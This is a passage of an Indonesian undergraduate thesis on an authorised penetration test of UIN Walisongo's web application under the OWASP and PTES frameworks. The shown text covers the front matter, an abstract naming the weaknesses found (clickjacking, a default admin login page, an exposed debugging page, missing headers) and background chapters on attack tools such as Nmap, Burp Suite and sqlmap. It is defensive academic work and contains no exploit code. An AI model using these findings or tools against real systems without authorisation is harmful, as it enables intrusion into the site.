

**Identifikasi Celah Keamanan Aplikasi Web UIN Walisongo
Menggunakan Metode Open Worldwide Application
Security Project (OWASP) Melalui Pengujian Penetrasi**

SKRIPSI

Diajukan untuk Memenuhi Tugas Akhir dan Melengkapi Syarat Guna
Memperoleh Gelar Sarjana Strata Satu(S-1) dalam
Teknologi Informasi



**Diajukan oleh :
Akbar Sidiq Putra Wijaya
NIM : 2008096010**

**PROGRAM STUDI TEKNOLOGI INFORMASI
FAKULTAS SAINS DAN TEKNOLOGI
UNIVERSITAS ISLAM NEGERI WALISONGO SEMARANG
2024**

PERNYATAAN KEASLIAN

Yang bertandatangan dibawah ini:

Nama : Akbar Sidiq Putra Wijaya

NIM : 2008096010

Jurusan: Teknologi Informasi

Menyatakan bahwa skripsi yang berjudul:

**Identifikasi Celah Keamanan Aplikasi Web UIN Walisongo
Menggunakan Metode Open Worldwide Application
Security Project (OWASP) Melalui Pengujian Penetrasi**

Secara keseluruhan adalah hasil dari penelitian/karya sendiri,
kecuali bagian tertentu yang dirujuk sumbernya.

Semarang, 16 Desember 2024



Akbar Sidiq Putra Wijaya

NIM 2008096010

NOTA DINAS

Semarang, 28 Oktober 2024

Yth. Ketua Program Studi Teknologi Informasi
Fakultas Sains dan Teknologi
UIN Walisongo Semarang

Assalamu'alaikum. Wr. Wb.

Dengan ini diberitahukan bahwa saya telah melakukan bimbingan,
arahan dan koreksi naskah skripsi dengan :

Judul : Identifikasi Celah Keamanan Aplikasi Web UIN Walisongo
Menggunakan Metode OWASP(Open Worldwide Application
Security Project) Melalui Pengujian Penetrasi

Nama : **Akbar Sidiq Putra Wijaya**

NIM : 2008096010

Jurusan : Teknologi Informasi

Saya memandang bahwa naskah skripsi tersebut sudah dapat
diajukan kepada Fakultas Sains dan Teknologi UIN Walisongo
Semarang untuk diujikan dalam Sidang Munaqosyah.

Wassalamu'alaikum. Wr. Wb.

Pembimbing I,



Dr.Masy Ari Ulinuha, S.T., M.T

NIP. 198108122011011007

NOTA DINAS

Semarang, 28 Oktober 2024

Yth. Ketua Program Studi Teknologi Informasi

Fakultas Sains dan Teknologi

UIN Walisongo Semarang

Assalamu'alaikum. Wr. Wb.

Dengan ini diberitahukan bahwa saya telah melakukan bimbingan, arahan dan koreksi naskah skripsi dengan :

Judul : Identifikasi Celah Keamanan Aplikasi Web UIN Walisongo
Menggunakan Metode OWASP(Open Worldwide Application
Security Project) Melalui Pengujian Penetrasi

Nama : **Akbar Sidiq Putra Wijaya**

NIM : 2008096010

Jurusan : Teknologi Informasi

Saya memandang bahwa naskah skripsi tersebut sudah dapat diajukan kepada Fakultas Sains dan Teknologi UIN Walisongo Semarang untuk diujikan dalam Sidang Munaqosyah.

Wassalamu'alaikum. Wr. Wb.

Pembimbing II,



Hery Mustofa, M. Kom

NIP. 198703172019031007



KEMENTERIAN AGAMA
UNIVERSITAS ISLAM NEGERI WALISONGO
FAKULTAS SAINS DAN TEKNOLOGI
Jl. Prof. Dr. Hamka Ngaliyan Semarang
Telp.024-7601295 Fax.7615387

PENGESAHAN

Naskah skripsi berikut ini:

Judul : Identifikasi Celah Keamanan Aplikasi Web UIN
Walisongo Menggunakan Metode Open Worldwide
Application Security Project(OWASP) Melalui Pengujian
Penetrasi

Penulis : **AKBAR SIDIQ PUTRA WIJAYA**

NIM : 2008096010

Jurusan : Teknologi Informasi

Telah diujikan dalam sidang tugas akhir oleh Dewan Penguji
Fakultas Sains dan Teknologi UIN Walisongo dan dapat
diterima sebagai salah satu syarat memperoleh gelar sarjana
dalam Teknologi Informasi.

Semarang, 30 Desember 2024

DEWAN PENGUJI

Penguji I

Dr. Khotibul Umam, ST., M.Kom
NIP. 197908272011011007

Penguji II

Dr. Masy Ari Ulinuha, M.T.
NIP. 198108122011011007

Penguji III

Nur Cahyo Hendro Wibowo, S.T., M.Kom
NIP. 197312222006041001

Penguji IV

Siti Nur'aini, M.Kom.
NIP. 198401312018012001

Pembimbing I

Dr. Masy Ari Ulinuha, M.T.
NIP. 198108122011011007

Pembimbing II

Hery Mustofa, M. Kom
NIP. 19870317201931007



MOTTO

*“Keamanan bukanlah tujuan akhir, melainkan perjalanan
tanpa akhir”*

ABSTRAK

Keamanan aplikasi web menjadi isu krusial di era digital saat ini, mengingat tingginya frekuensi serangan siber. Penelitian ini bertujuan untuk mengidentifikasi dan mengevaluasi kerentanan keamanan pada aplikasi web Universitas Islam Negeri Walisongo Semarang, serta memberikan rekomendasi mitigasi. Metode yang digunakan dalam penelitian pengujian penetrasi (*penetration testing*) ini dengan menggunakan standar *Open Web Application Security Project (OWASP)*. Proses pengujian mengacu pada *Penetration Testing Execution Standard (PTES)*, yang mencakup *Pre-Engagement Interaction*, *Intelligence Gathering*, *Threat Modeling*, *Vulnerability Analysis*, *Exploitation*, *Post Exploitation*, dan *Reporting*. Selain itu, penelitian ini juga memanfaatkan *OWASP Testing Guide (WSTG) v4.2* sebagai *checklist* untuk mengidentifikasi berbagai jenis kerentanan. Hasil pengujian dievaluasi menggunakan *OWASP Risk Rating* digunakan untuk menentukan tingkat keparahan setiap kerentanan yang ditemukan. Setelah dilakukan penilaian terhadap setiap kerentanan, didapatkan nilai *Overall Risk Severity* sebesar 2.578 dengan kategori rendah. Ini berarti secara keseluruhan, risiko keamanan pada website UIN Walisongo masih tergolong rendah. Dan kerentanan yang didapatkan seperti *clickjacking attack*, konfigurasi halaman admin login default, halaman *debuging* yang dapat diakses dan kurangnya implementasi *header* keamanan yang lengkap. Adanya kerentanan *clickjacking attack* menjadi perhatian utama karena potensi risiko yang cukup tinggi. Diharapkan penelitian ini dapat memberikan kontribusi dalam meningkatkan keamanan aplikasi web di lingkungan pendidikan tinggi dan memberikan panduan praktis bagi organisasi pendidikan lain dalam menghadapi ancaman siber.

Kata Kunci : pengujian penetrasi, *OWASP*, *PTES*, *WSTG v4.2*, *OWASP Risk Rating*, keamanan siber

KATA PENGANTAR

Segala puji syukur penulis panjatkan kehadirat Allah SWT yang melimpahkan rahmat kepada penulis sehingga dapat menyelesaikan tugas akhir ini dengan judul **“Identifikasi Celah Keamanan Aplikasi Web UIN Walisongo Menggunakan Metode Open Worldwide Application Security Project(OWASP) Melalui Pengujian Penetrasi”** yang digunakan sebagai syarat untuk kelulusan dalam menempuh Pendidikan di Program Studi S1 Teknologi Informasi Universitas Islam Negeri Walisongo Semarang.

Pada kesempatan ini penulis ingin mengucapkan terima kasih kepada beberapa pihak yang telah banyak memberikan bantuan, dukungan dan juga nasehat kepada penulis sehingga terselesaikannya tugas akhir ini kepada :

1. Kedua orang tua penulis bapak Adhi Jaya dan ibu Sholikhah yang selalu memberikan do'a, dukungan dan support kepada penulis sehingga tugas akhir ini terselesaikan.
2. Ketua Program Studi Teknologi Informasi UIN Walisongo Semarang, Dr.Khotibul Umam, ST., M.Kom,
3. Dosen Pembimbing I sekaligus Dosen Wali, Bapak Dr.Masy Ari Ulinuha, S.T., M.T, yang telah memberikan arahan dan bimbingan dalam tugas akhir ini.

4. Dosen Pembimbing II, Bapak Hery Mustofa, M. Kom yang telah memberikan arahan dan bimbingan dalam tugas akhir ini.
5. Seluruh Dosen Program Studi Teknologi Informasi serta seluruh dosen dan Staff akademik di Universitas Islam Negeri Walisongo Semarang yang telah berkontribusi dan memberikan ilmu pengetahuan selama masa pendidikan.
6. Dan semua pihak yang tidak dapat disebutkan satu per satu sehingga penyusunan tugas akhir ini sehingga dapat selesai dengan baik.

Penulis berharap tugas akhir ini dapat memberikan manfaat bagi semua pihak dan bisa dijadikan sumber referensi bagi penelitian berikutnya.

Semarang, 16 Desember 2024

Akbar Sidiq Putra Wijaya

NIM. 2008096010

DAFTAR ISI

_Toc186370305

PERNYATAAN KEASLIAN..... Error! Bookmark not defined.

ABSTRAK vii

KATA PENGANTAR viii

DAFTAR ISI x

DAFTAR TABEL xiii

DAFTAR GAMBAR..... xiv

BAB I.....1

PENDAHULUAN.....1

A. Latar Belakang 1

B. Identifikasi Masalah.....5

C. Rumusan Masalah.....5

D. Batasan Masalah.....6

E. Tujuan Penelitian.....6

F. Manfaat Penetilian.....7

BAB II.....8

LANDASAN PUSTAKA.....8

A. Kajian Teori.....8

1. Pengujian Penetrasi (*Penetration Testing*) 8

2. *OWASP* 9

4. *Black box Penetration Testing* 13

5. *Kali Linux*.....14

6. <i>PTES</i>	17
B. Kajian Penelitian yang Relevan	27
BAB III	31
METODE PENELITIAN	31
A. Standarisasi Metode <i>OWASP</i>	31
B. Alur Pengujian	34
1. Pre-Engagement Interaction	34
2. <i>Intelligence Gathering</i>	36
3. <i>Threat Modeling</i>	38
4. <i>Vulnerability Analysis</i>	39
5. <i>Exploitation</i>	40
6. <i>Post Exploitation</i>	42
7. <i>Reporting</i>	45
BAB IV	47
HASIL DAN PEMBAHASAN	47
A. Pre-Engagement Interaction	47
B. <i>Intelligence Gathering</i>	48
C. <i>Threat Modeling</i>	55
D. <i>Vulnerability Analysis</i>	73
E. <i>Exploitation</i>	84
F. <i>Post Exploitation</i>	89
G. <i>Reporting</i>	106
BAB V	119
KESIMPULAN DAN SARAN	119

A. Kesimpulan	119
B. Saran.....	121
DAFTAR PUSTAKA.....	xiv
LAMPIRAN.....	xvii

DAFTAR TABEL

Tabel 2. 1	Penelitian Terkait.....	27
Tabel 4. 1	Tabel Perhitungan Likelihood dan Impact.....	43
Tabel 4. 2	Tabel Perhitungan Overall Risk Severity	44
Tabel 4. 3	Penetapan Batas Pengujian.....	48
Tabel 4. 4	Keterangan result pass.....	62
Tabel 4. 5	Keterangan result N/A	69
Tabel 4. 6	Keterangan ORR Security Header	90
Tabel 4. 7	ORS Security Header	93
Tabel 4. 8	Keterangan ORR Clickjacking Attack.....	93
Tabel 4. 9	ORS Clickjacking Attack.....	97
Tabel 4. 10	Keterangan ORR Login Admin Page.....	97
Tabel 4. 11	ORS Login Admin Page.....	101
Tabel 4. 12	Keterangan ORR Halaman Debugging	102
Tabel 4. 13	ORS Halaman Debugging	105
Tabel 4. 14	Temuan Kerentanan.....	117
Tabel 4. 15	Nilai Overall Risk Severity	118

DAFTAR GAMBAR

Gambar 3. 1	Tahapan PTES	34
Gambar 3. 2	Tampilan Laporan Pengujian.....	46
Gambar 4. 1	Tampilan Whois Lookup	49
Gambar 4. 2	Tampilan Hasil Port Scanning pertama	51
Gambar 4. 3	Tampilan Hasil Port Scanning Kedua.....	52
Gambar 4. 4	Tampilan Hasil Directory Scanning.....	54
Gambar 4. 5	Tampilan Hasil Google Dorking	54
Gambar 4. 6	Shcek.....	109
Gambar 4. 7	Validasi Header.....	109
Gambar 4. 8	Validasi Header X-Frame-Options.....	111
Gambar 4. 9	Script Clickjacking	111
Gambar 4. 10	Clickjacking Attack.....	112
Gambar 4. 11	Halaman Login Admin	114
Gambar 4. 12	Halaman Debugging.....	116

BAB I

PENDAHULUAN

A. Latar Belakang

Pada era digital yang semakin maju, aplikasi web telah menjadi tulang punggung aktivitas bisnis dan layanan masyarakat. Website merupakan layanan informasi yang banyak diakses oleh pengguna yang terhubung dalam suatu jaringan internet. Suatu website dituntut untuk mampu menangani permintaan pengguna dengan baik, sehingga dalam pembangunannya tidak jarang terdapat celah keamanan yang dapat dimanfaatkan peretas untuk merusak sistem didalamnya (Rozali & Dayan Sinaga, 2024). Ancaman siber terus berkembang, dan serangan terhadap aplikasi web menjadi semakin serius dan beragam. Oleh karena itu, perlu pendekatan proaktif untuk mengidentifikasi dan menangani celah keamanan dalam aplikasi web.

Keamanan aplikasi web menjadi fokus kritis karena serangan dapat merugikan integritas data, keberlanjutan layanan, dan kepercayaan pengguna. Celah keamanan dapat dimanfaatkan oleh pihak yang tidak bertanggung jawab untuk mengakses informasi rahasia, menyebarkan *malware*, atau bahkan merusak reputasi perusahaan. Uji penetrasi merupakan salah satu upaya

yang dapat dilakukan oleh penyedia layanan untuk mengidentifikasi kerawanan, menguji keamanan sistem dengan berperan layaknya peretas yang melakukan eksploitasi terhadap kerawanan, serta menentukan kontrol yang tepat guna menanggulangi terjadinya risiko (Sunaringtyas et al., 2021). Oleh karena itu, uji penetrasi aplikasi web menjadi suatu kebutuhan mendesak dalam upaya menjaga integritas dan keamanan informasi.

Menekankan pentingnya menjaga kepercayaan. Dalam konteks kewanitaan informasi, hal ini berarti menjaga kerahasiaan informasi dan data yang dipercayakan kepada kita. Kita harus bertanggung jawab atas informasi yang kita akses dan tidak menyebarkannya tanpa izin. Dalam konteks ini, Q.S An-Nur(24):27 menyajikan inspirasi yang menarik. Ayat ini berbunyi :

يَا أَيُّهَا الَّذِينَ ءَامَنُوا لَا تَدْخُلُوا بُيُوتًا غَيْرَ بُيُوتِكُمْ حَتَّى تَسْتَأْذِنُوا وَتُسَلِّمُوا عَلَى أَهْلِهَا ۚ ذَٰلِكُمْ خَيْرٌ لَّكُمْ لَعَلَّكُمْ تَذَكَّرُونَ

Terjemahan :

“Hai orang-orang yang beriman, janganlah kamu memasuki rumah yang bukan rumahmu sebelum meminta izin dan memberi salam kepada penghuninya. Yang demikian itu lebih baik bagimu, agar kamu (selalu) ingat.”

Penelitian ini akan membahas secara mendalam mengenai uji penetrasi aplikasi web, dengan fokus khusus pada identifikasi dan penanganan celah keamanan menggunakan metode *Open Worldwide Application Security Project (OWASP)* sebagai standar pengujian (Syarif Hidayatulloh et al., 2021). Melalui pendekatan ini, diharapkan dapat ditemukan potensi kerentanan yang mungkin ada dalam aplikasi web, serta memberikan solusi yang efektif untuk meminimalkan risiko keamanan.

Evaluasi keamanan sistem informasi di Universitas Islam Negeri Walisongo Semarang krusial untuk melindungi data penting yang dikelola oleh berbagai unit, mulai dari data mahasiswa, keuangan, penelitian, hingga kepegawaian. Evaluasi ini penting mengingat UIN Walisongo memiliki beragam lembaga dan Unit Pelaksana Teknis (UPT) dengan fungsi spesifik, seperti Lembaga Penelitian dan Pengabdian kepada Masyarakat (LPPM) yang mengelola data penelitian dan publikasi, Lembaga Penjaminan Mutu (LPM) yang bertanggung jawab atas data mutu akademik, serta UPT seperti PTIPD yang mengelola infrastruktur TI, Pengembangan Bisnis, Ma'had Al Jami'ah, Pengembangan Bahasa, International Office, dan Perpustakaan, masing-masing dengan kebutuhan keamanan yang berbeda. Salah satu target penting dalam evaluasi ini adalah aplikasi web Computer Based Test

(CBT), yang menyimpan data sensitif seperti data pribadi mahasiswa, nilai ujian, dan soal ujian. Aplikasi CBT menjadi fokus karena menyimpan data sensitif, berpotensi menimbulkan dampak luas jika diretas, serta konsekuensi serangan yang signifikan, seperti kebocoran data, perubahan nilai, atau gangguan jalannya ujian. Seorang penyerang akan menyerang sistem keamanan jaringan dengan tujuan untuk mendapatkan data yang terdapat pada sistem informasi tersebut. Sebagai upaya meminimalisir resiko terhadap serangan yang dilakukan oleh peretas yang bisa datang secara tiba-tiba, maka langkah yang dapat dilakukan dengan mengevaluasi keamanan sistem informasi (Suprianto, 2022). Cara terbaik untuk memastikan bahwa sistem aman adalah dengan mencoba pengujian penetrasi, pengujian penetrasi sering kali memungkinkan analisis keamanan menemukan kerentanan baru (Fachri et al., 2021). Oleh karenanya perlu dilakukan pengujian berupa penetration testing yang dimana kegiatan tersebut dilakukan sebagai langkah untuk identifikasi dan eksploitasi kerentanan pada sistem. Seiring dengan pertumbuhan kompleksitas ancaman keamanan siber, penelitian ini bertujuan untuk menyediakan panduan praktis bagi organisasi yang ingin meningkatkan ketahanan keamanan aplikasi web mereka.

B. Identifikasi Masalah

Berdasarkan latar belakang yang telah dijelaskan di atas dapat diidentifikasi bahwa masalah yang terjadi adalah sebagai berikut :

1. Banyak organisasi tidak memiliki pemahaman yang memadai tentang potensi kerentanan yang ada dalam aplikasi web mereka.
2. Kurangnya sumber daya, keahlian, dan alat yang tepat untuk melakukan uji penetrasi aplikasi web yang dapat menghambat proses identifikasi dan penanganan celah keamanan.

C. Rumusan Masalah

Meninjau dari pokok permasalahan yang sudah diidentifikasi dari latar belakang di atas, maka dapat dirumuskan bahwa :

1. Apa saja kerentanan keamanan yang terdapat dalam aplikasi web melalui pengujian penetration testing pada aplikasi pentest.walisongo.ac.id?
2. Bagaimana cara identifikasi celah keamanan melalui uji penetrasi aplikasi web?

D. Batasan Masalah

Berdasarkan masalah yang disebutkan, maka berikut batasan yang membatasi sistem yang diusulkan, adalah:

1. Objek penelitian ini adalah aplikasi web resmi Universitas Islam Negeri Walisongo Semarang yang dapat diakses melalui alamat `pentest.walisongo.ac.id`.
2. Metode pengujian yang digunakan dalam penelitian ini adalah standar pengujian penetrasi *Open Web Application Security Project (OWASP)*.

E. Tujuan Penelitian

Berdasarkan masalah yang disebutkan, maka tujuan penelitian ini adalah:

1. Mendeskripsikan jenis-jenis kerentanan keamanan yang ditemukan pada aplikasi web `pentest.walisongo.ac.id` melalui pengujian penetrasi menggunakan metodologi *OWASP*.
2. Menganalisis langkah-langkah dalam mengidentifikasi celah keamanan dan memperhitungkan tingkat risiko dari setiap kerentanan yang ditemukan pada aplikasi web `pentest.walisongo.ac.id` melalui pengujian penetrasi.

F. Manfaat Penelitian

Adapun manfaat yang dapat dihasilkan dari penelitian ini yaitu:

1. Manfaat Teoritis:

Penelitian ini diharapkan dapat menjadi referensi yang berharga bagi pengembang, administrator sistem, praktisi keamanan, dan peneliti yang bekerja di bidang keamanan aplikasi web. Temuan dan metodologi penelitian ini dapat digunakan untuk menginformasikan penelitian lebih lanjut tentang identifikasi dan mitigasi celah keamanan aplikasi web.

2. Manfaat Praktis:

- a. Memberikan rekomendasi bagi pengembang dan profesional keamanan web dalam meningkatkan keamanan aplikasi web.
- b. Meningkatkan kepercayaan pengguna terhadap aplikasi web.

BAB II

LANDASAN PUSTAKA

A. Kajian Teori

1. Pengujian Penetrasi (*Penetration Testing*)

Di antara berbagai aspek keamanan siber, keamanan perangkat lunak memainkan peran penting. Untuk mengamankan suatu web server dari serangan pihak yang tidak bertanggung jawab, maka sebaiknya web server tersebut harus di uji dengan melakukan selftest terhadap sistem web server itu sendiri dengan menggunakan metode *penetration testing*. *Penetration testing* merupakan proses simulasi serangan secara nyata yang bertujuan untuk mengetahui nilai risiko yang berkaitan dengan potensi dari adanya pelanggaran keamanan. Tahapan *penetration testing* bertujuan untuk mengevaluasi keamanan dari sebuah sistem informasi (Azis & Fattah, 2019). *Penetration testing* membantu untuk menemukan kerentanan yang ada dalam suatu organisasi dan memeriksa apakah penyerang akan dapat mengeksploitasi hingga mendapatkan akses yang tidak sah.

2. OWASP

Pengujian penetrasi pada website dapat dilakukan dengan berbagai cara. Salah satunya adalah dengan menggunakan parameter keamanan yang dibuat oleh *OWASP*. *OWASP* (*Open Worldwide Application Security Project*) adalah komunitas terbuka yang memungkinkan organisasi atau administrator sistem untuk mengembangkan dan memelihara aplikasi terpercaya. Terdapat metode yang serupa yaitu *ISSAF* (*Information Systems Security Assessment Framework*) adalah kerangka kerja yang komprehensif untuk melakukan pengujian penetrasi. Ini dikembangkan oleh *Open Information System Security Group* (*OISSG*) dan memberikan panduan langkah demi langkah untuk menilai keamanan sistem informasi. *OWASP Top 10* adalah sebuah daftar yang dibuat oleh komunitas *OWASP* yang berisi 10 daftar teratas kerentanan yang dapat mengancam keamanan suatu website. Bertujuan untuk membuat keamanan perangkat lunak terlihat oleh individu dan organisasi untuk membantu mereka mengambil keputusan yang tepat tentang risiko keamanan perangkat lunak mereka (Priambodo et al., 2023).

Berikut daftar dari *OWASP Top 10 Web Application Security Risks 2021*:

- a. **A01:2021-Broken Access Control:** *Access control* menerapkan kebijakan sedemikian rupa sehingga pengguna tidak dapat bertindak di luar izin yang dimaksudkan. Kegagalan biasanya menyebabkan pengungkapan informasi yang tidak sah, modifikasi, atau penghancuran semua data atau menjalankan fungsi bisnis di luar batas pengguna.
- b. **A02:2021-Cryptographic Failures:** Fokus baru di sini adalah pada kegagalan yang terkait dengan kriptografi yang sering mengarah pada pengungkapan data sensitif atau sistem yang telah terinfeksi oleh peretas.
- c. **A03:2021-Injection:** Serangan injeksi terjadi ketika peretas mengeksplorasi kerentanan dalam aplikasi web yang menerima data tidak tepercaya. Jenis yang umum termasuk injeksi SQL dan injeksi perintah OS. Kategori ini sekarang juga mencakup *Cross Site Scripting (XSS)*. Dengan memasukkan kode berbahaya ke dalam kolom input, penyerang dapat menjalankan perintah yang tidak sah, mengakses database sensitif, dan berpotensi mendapatkan kendali atas sistem.
- d. **A04:2021-Insecure Design:** Kerentanan ini menggambarkan kegagalan dalam desain yang melemahkan keamanan sistem. Misalnya, jika

desain aplikasi yang menyimpan dan memproses data sensitif tidak menyertakan sistem autentikasi, maka implementasi sempurna perangkat lunak yang dirancang akan tetap tidak aman dan gagal melindungi data sensitif ini dengan baik.

- e. **A05:2021-Security Misconfiguration:** Server aplikasi, kerangka kerja, dan infrastruktur cloud sangat mudah dikonfigurasi, dan kesalahan konfigurasi keamanan seperti izin yang terlalu luas, nilai *default* yang tidak aman tidak diubah, atau pesan kesalahan yang terlalu terbuka dapat memberikan jalur mudah bagi peretas untuk menyusupi aplikasi.
- f. **A06:2021-Vulnerable and Outdated Components:** Seperti yang diharapkan pada perangkat lunak apa pun, kerentanan dalam *libraries* dan komponen akan secara rutin ditemukan, ditambah, dan versi baru dirilis. Tantangan dalam mengidentifikasi semua komponen yang digunakan, melacak status kerentanannya, dan secara rutin membangun kembali serta menguji perangkat lunak yang digunakan sangatlah penting dan berat.
- g. **A07:2021-Identification and Authentication Failures:** Fungsi aplikasi terkait dengan otentikasi

dan manajemen sesi sering kali diterapkan secara tidak benar, sehingga memungkinkan penyerang untuk berkompromi kata sandi, kunci, atau token sesi, atau untuk mengeksploitasi implementasi lainnya kelemahan untuk mengambil identitas pengguna lain untuk sementara atau permanen.

h. **A08:2021-Software and Data Integrity Failures:**

Kegagalan integritas perangkat lunak dan data berhubungan dengan kode dan infrastruktur yang tidak melindungi terhadap pelanggaran integritas. Contohnya adalah ketika aplikasi bergantung pada *plugin*, perpustakaan, atau modul dari sumber, repositori, dan jaringan pengiriman konten (CDN) yang tidak tepercaya. Saluran penerapan yang tidak aman dapat menimbulkan potensi akses tidak sah, kode berbahaya, atau kompromi sistem.

i. **A09:2021-Security Logging and Monitoring Failures:**

Pencatatan dan pemantauan yang tidak memadai, ditambah dengan tidak adanya atau tidak efektif integrasi dengan respons insiden, memungkinkan penyerang untuk menyerang sistem lebih lanjut, mempertahankan persistensi, beralih ke lebih banyak sistem, dan merusak, mengekstrak, atau menghancurkan data.

j. **A10:2021-Server-Side Request Forgery:**

Kelemahan Pemalsuan Permintaan Sisi Server (SSRF) terjadi setiap kali aplikasi web mengambil sumber daya jarak jauh tanpa memvalidasi URL yang diberikan pengguna. Itu memungkinkan seorang peretas untuk memaksa aplikasi mengirimkan permintaan yang dibuat ke pihak yang tidak terduga tujuan, meskipun dilindungi oleh *firewall*, *VPN*, atau jenis jaringan lainnya.

4. *Black box Penetration Testing*

Pengujian *black box* merupakan jenis pengujian yang dibuat seolah-olah serangan dari peretas asli, karena penguji hanya diberikan informasi berupa nama organisasi dan nama *domain* sistem informasi atau website tersebut (Suprianto, 2022). Pengujian ini dilakukan oleh pihak yang tidak memiliki informasi sama sekali tentang sistem operasi, versi server atau jaringan yang terdapat di dalam sistem, sehingga pelaku *penetration testing* harus mencari segala informasi yang dibutuhkan untuk melakukan pengujian terhadap sistem tersebut. Sehingga penguji membutuhkan waktu yang lebih banyak untuk mencari informasi lain yang terkait dengan sistem yang diuji. Selain itu dalam pengujian berjenis *black box* berfokus

untuk pengujian kualitas perangkat lunak. Pengujian berjenis *black box* digunakan untuk menemukan berbagai kerentanan perangkat lunak yaitu struktur data yang tidak benar, fungsi sistem yang salah, performansi yang tidak sesuai, kesalahan antarmuka serta inisialisasi dan terminasi yang salah. Terdapat bentuk pengujian lain seperti *White Box Testing* dan *Grey Box Testing*, Pada pengujian *white box*, pentester memiliki akses penuh ke kode sumber, dokumentasi, dan arsitektur sistem. Pengetahuan ini memungkinkan pentester untuk menguji sistem secara menyeluruh dan menemukan kerentanan yang terkait dengan implementasi internal. Sedangkan pengujian *grey box* berada di antara *black box* dan *white box*. Pentester memiliki akses ke beberapa informasi internal tentang sistem, seperti dokumentasi teknis, diagram arsitektur, atau bahkan kode sumber. Informasi ini dapat membantu pentester untuk lebih memahami sistem dan merancang kasus uji yang lebih efektif.

5. *Kali Linux*

Kali Linux adalah distribusi *Linux open-source* yang dirancang khusus untuk pengujian penetrasi, riset keamanan, forensik komputer, dan rekayasa balik. Dibuat atas dasar *Debian*, *Kali Linux* dilengkapi dengan

berbagai macam alat dan utilitas yang terintegrasi untuk membantu para profesional keamanan dan IT dalam menilai dan meningkatkan keamanan sistem mereka. *BackTrack* adalah salah satu sistem distribusi *Linux* paling populer, terbukti dengan jumlah unduhan melebihi 4 juta di *BackTrack Linux 4.0*. (Santoso et al., 2022). *Kali Linux* dilengkapi dengan berbagai macam alat untuk berbagai aspek pengujian penetrasi, di antaranya:

- a. Pengumpulan informasi (*Information Gathering*):
Nmap adalah salah satu alat yang paling populer dan kuat untuk melakukan pemindaian jaringan. Fungsinya seperti radar yang digunakan untuk "memetakan" jaringan, mengidentifikasi *host*, layanan, dan sistem operasi yang berjalan pada setiap *host*, selain itu *tools* ini dapat melakukan pemindaian *port*, deteksi sistem operasi, dan dapat deteksi versi layanan. *Whois* adalah sebuah protokol *query* yang digunakan untuk mencari informasi tentang pendaftaran domain internet. Informasi yang bisa didapatkan antara lain seperti, nama pemilik domain, alamat email pemilik domain, nama server, tanggal registrasi dan kadaluarsa. *Dirsearch* adalah alat yang digunakan untuk menemukan direktori dan file yang

tersembunyi atau tidak terindeks pada sebuah website. Alat ini sangat berguna untuk menemukan halaman admin, *backup* file, dan file konfigurasi yang mungkin mengandung informasi sensitif.

- b. Pemindaian kerentanan: *Nikto* adalah sebuah *scanner web open-source* yang dirancang untuk menemukan kerentanan pada web server. *Nikto* sangat populer karena mudah digunakan dan memiliki database yang luas mengenai kerentanan umum pada web server. *BurpSuite* adalah sebuah alat pengujian penetrasi web yang dapat melakukan *scanning interface* website ataupun *scanning* bagian dalam website setelah login. *Burp Suite* memiliki berbagai fitur yang dapat digunakan untuk menemukan dan mengeksploitasi kerentanan web.
- c. Eksploitasi: *BurpSuite* bertindak sebagai *proxy* web, sehingga pengguna dapat *intercept* dan memodifikasi lalu lintas http, Fitur repeater memungkinkan pengguna untuk mengulang permintaan http dan memodifikasinya secara manual, fitur intruder dapat digunakan untuk melakukan serangan seperti *sql injection* dan *cross-site scripting* secara otomatis. *Sqlmap* adalah alat otomatisasi pengujian dan eksploitasi injeksi sql.

Sqlmap dapat digunakan untuk menemukan dan mengeksploitasi kerentanan injeksi sql pada aplikasi web.

6. PTES

Adalah singkatan dari Penetration Testing Execution Standard (Standar Pelaksanaan Pengujian Penetrasi). PTES merupakan sebuah standar yang menyediakan kerangka kerja yang komprehensif untuk melakukan pengujian penetrasi (pentest). PTES mencakup 7 tahap utama dalam pengujian penetrasi, mulai dari perencanaan hingga pelaporan dan perbaikan.

A. Pre-Engagement Interaction

Tahap perencanaan dalam uji penetrasi merupakan fondasi utama untuk memastikan kelancaran dan keberhasilan seluruh proses. Sistem atau aplikasi yang akan diuji ditentukan, dan metode serta alat yang akan digunakan dipilih dengan cermat (Khairina, 2011), seperti yang sudah dijelaskan sebelumnya penelitian menggunakan metode *OWASP* sebagai standarisasi melakukan uji penetrasi, dan alat yang digunakan untuk melakukan pengujian seperti sistem operasi *kali linux* yang sudah terinstal alat yang akan

dibutuhkan dalam pengujian. Setiap pengujian penetrasi harus berorientasi pada tujuan. Artinya, tujuan pengujian adalah untuk mengidentifikasi kerentanan spesifik yang mengarah kepada tujuan bisnis atau misi pelanggan. Ini bukan tentang menemukan sistem yang belum ditambah. Ini adalah tentang mengidentifikasi risiko yang akan berdampak buruk pada organisasi.

B. Intelligence Gathering

Dalam tahap ini sudah mulai menggunakan alat yang terdapat pada sistem operasi *kali linux* untuk mencari informasi sebanyak mungkin. Informasi yang dicari mencakup teknologi yang digunakan, alamat IP, nama domain, atau struktur jaringan yang akan dieksplorasi. Berdasarkan dari *PTES* pada metode *OWASP* fase ini dimanfaatkan untuk pencarian informasi yang di arsipkan. Informasi ini menjadi dasar untuk tahap-tahap selanjutnya dalam proses uji penetrasi. Tujuannya adalah untuk mengumpulkan sebanyak mungkin informasi tentang target seperti:

1. Whois lookup

Adalah sebuah alat yang sangat berguna untuk menggali informasi publik tentang sebuah domain atau alamat IP. Peneliti dapat dengan

mudah mengakses data seperti: irt, Ini adalah singkatan dari Internet Registry. Menunjukkan bahwa informasi ini terkait dengan suatu organisasi atau institusi. Address, menunjukkan alamat fisik dari organisasi atau institusi. e-mail, alamat email yang terdaftar untuk melakukan kontak terkait dengan domain atau alamat IP ini. admin-c, singkatan dari administrative contact. Ini adalah orang atau organisasi yang bertanggung jawab atas administrasi domain atau alamat IP. tech-c, singkatan dari technical contact. Ini adalah orang atau organisasi yang bertanggung jawab atas aspek teknis dari domain atau alamat IP. Auth, singkatan dari authentication. mnt-by, singkatan dari maintained by. Ini menunjukkan organisasi atau sistem yang bertanggung jawab untuk memelihara informasi ini. last-modified, tanggal dan waktu terakhir kali informasi ini diperbarui. Source, Sumber data. Person, nama lengkap dari orang yang terdaftar sebagai kontak. Country, negara asal dari registran. nic-hdl, singkatan dari NIC handle. Phone, nomor telepon kontak. fax-no, sebuah nomor telepon khusus yang digunakan untuk mengirim dan

menerima dokumen secara digital melalui jaringan telepon.

2. Port Scanning

Adalah proses memindai *port* yang terbuka pada sebuah sistem. Setiap layanan (misalnya, web server, email server, database server) pada sebuah sistem menggunakan port tertentu untuk berkomunikasi.

3. Directory Scanning

